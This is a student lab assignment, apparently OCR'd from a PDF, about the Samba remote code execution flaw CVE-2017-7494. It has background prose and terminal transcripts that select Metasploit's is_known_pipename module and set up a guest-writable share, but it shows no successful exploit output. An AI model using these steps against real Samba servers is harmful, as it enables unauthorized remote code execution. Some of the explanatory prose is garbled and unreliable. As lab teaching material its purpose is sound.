SNP2020- Systems and Network Programming(C/Python)

Assignment 01: 2020 Regular Intake

(Weekday Batch)

(CVE-2017-7494) *Latest* Samba Exploit POC

Dinuka Randima W.

IT19026930

What is samba Vulnerability?

- Samba has discovered a bug that could enable execution of remote code. Samba is open source program providing SMB / CIFS clients with fast file and print services. A remote code may be run by an intruder in the program, if this bug were successfully exploited. The attackers could then install programs, access, modify or remove data, or build new accounts with maximum user rights, depending on the privileges associated with the application. Applications with fewer device usage rights than those with institutional user rights may be less affected.

Who is affected?

- According to researchers with Rapid7, over 110,000 devices appear on internet, which run stable Samba versions, while 92,500 seem to run unstable Samba versions, for which there is no fix. The newest Samba models, including the models 4.6.x before 4.6.4, 4.5.x before 4.5.10 and 3.5.0 before 4.4.13, was impacted by this error.

Solution

- In the most current Samba versions 4.6.4, 4.5.10 and 4.4.14, the bug has been fixed. In addition, Samba maintainers have issued fixes for older and unstable Samba versions which are here.

What is vulnerability?


- In cyber security a vulnerability is an inability to access or perform unauthorized actions on a computer system via the use of a cyber-attack. A vulnerability is a problem. Attack ants can include vulnerabilities that enable code execution, device memory access, malware download, and critical data to be steeled, defeated or changed.


- An intruder would be able to link to the operating network to trigger a flaw. There are several common ways to hack bugs, including SQL injection, buffer overflows, cross-site Scripting (XSS) and open-source attack kits that recognise identified web server flaws and protection holes.


When does a vulnerability become an exploitable?


- At a minimum a vulnerability is marked as an exploitable vulnerability with one documented active attack vector. The bug period is the duration that the weakness is being fixed.
- If you have good protection policies, the company cannot take advantage of several weaknesses.
- For e.g., the possibility of leaked data is reduced if you have properly configured S3 protection. Verify or someone else will check your S3 permissions.
- In fact, with third-party risk control and provider risk reduction approaches you can every liability with third party and fourth party threats.

EXPLOIT



Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]-[~]
$msfconsole
user's Home
Keyboard
MATE Terminal
password.txt



File Edit View Search Terminal Help
[user@parrot]-[~]
$msfconsole
_---------.
.' ####### ;."
.---,. ;@ @@`; .---,..
." @@@@@'.,'@@ @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@ @@@@@@@@@@@@@ @;
`.@@@@@@@@@@@@ @@@@@@@@@@@@@@ .'
"--'.@@@ -.@ @ ,'- .'--"
".@' ; @ @ `. ;'
|@@@@ @@@ @ .
' @@@ @@ @@ ,
`.@@@@ @@ .
',@@ @ ;
(3 C) /|___ / Metasploit! \
;@'. __*__,." \|--- _____________/
'(.,...."/
=[metasploit v5.0.86-dev]
+ -- --=[2004 exploits - 1096 auxiliary - 343 post]
+ -- --=[562 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true
msf5 >


Parrot Terminal
File Edit View Search Terminal Help
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true
msf5 > search samba
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/admin/smb/samba_symlink_traversal normal No Samba Symlink Directory Traversal
1 auxiliary/dos/samba/lsa_addprivs_heap normal No Samba lsa_io_privilege_set Heap Overflow
2 auxiliary/dos/samba/lsa_transnames_heap normal No Samba lsa_io_trans_names Heap Overflow
3 auxiliary/dos/samba/read_nttrans_ea_list normal No Samba read_nttrans_ea_list Integer Overflow
4 auxiliary/scanner/rsync/modules_list normal No List Rsync Modules
5 auxiliary/scanner/smb/smb_uninit_cred normal Yes Samba _netr_ServerPasswordSet Uninitialized Credential State
6 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
7 exploit/linux/samba/chain_reply 2010-06-16 good No Samba chain_reply Memory Corruption (Linux x86)
8 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary Module Load
9 exploit/linux/samba/lsa_transnames_heap 2007-05-14 good Yes Samba lsa_io_trans_names Heap Overflow
10 exploit/linux/samba/setinfopolicy_heap 2012-04-10 normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
12 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
13 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
14 exploit/osx/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
15 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
16 exploit/solaris/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
17 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
18 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Yes Quest KACE Systems Management Command Injection
19 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
20 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes Citrix Access Gateway Command Execution
21 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
22 exploit/windows/http/samba_r6_search_results 2003-06-21 normal Yes Samba r 6 Search Results Buffer Overflow
23 exploit/windows/license/calicclnt_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflow
24 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
25 post/linux/gather/enum_configs normal No Linux Gather Configurations
msf5 >






```
msf5 > use exploit/linux/samba/is_known_pipename
msf5 exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The SMB service port (TCP)
   SMB_FOLDER                      no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                  no        The name of the SMB share containing a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)


msf5 exploit(linux/samba/is_known_pipename) >
```


Applications
Places
Terminal
Mon 16:28
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop/
root@kali:~/Desktop#
root@kali:~/Desktop# ls
tester
root@kali:~/Desktop# chmod 777 tester/
root@kali:~/Desktop# ls
tester
root@kali:~/Desktop# ls -l
total 4
drwxrwxrwx 2 root root 4096 May 11 16:26 tester
root@kali:~/Desktop#


root@kali: ~
File Edit View Search Terminal Help
GNU nano 2.8.7 File: /etc/samba/smb.conf Modified
printer drivers
[print$]
comment = Printer Drivers
path = /var/lib/samba/printers
browseable = yes
read only = yes
guest ok = no
[tester]
comment = tester
browseable = file:///root/Desktop/tester
writeable = yes
guest ok = yes
Uncomment to allow remote administration of Windows print drivers.
You may need to replace 'lpadmin' with the name of the group your
admin users are members of.
Please note that you also need to set appropriate Unix permissions
to the drivers directory for these users to have write rights in it
Save modified buffer? (Answering "No" will DISCARD changes.)
Y Yes
N No ^C Cancel

EXPLOIT ERROR MASSEGE





REFERENCES

- https://www.youtube.com/watch?v=VmBTZ8xMG14&t=2s
- https://www.youtube.com/watch?v=YgcMPP6-uqc
- https://www.youtube.com/watch?v=pA6bqL7JzHc
- https://www.youtube.com/watch?v=G_AbzPDrexM
- https://www.youtube.com/watch?v=0pReg9JwZn4&t=401s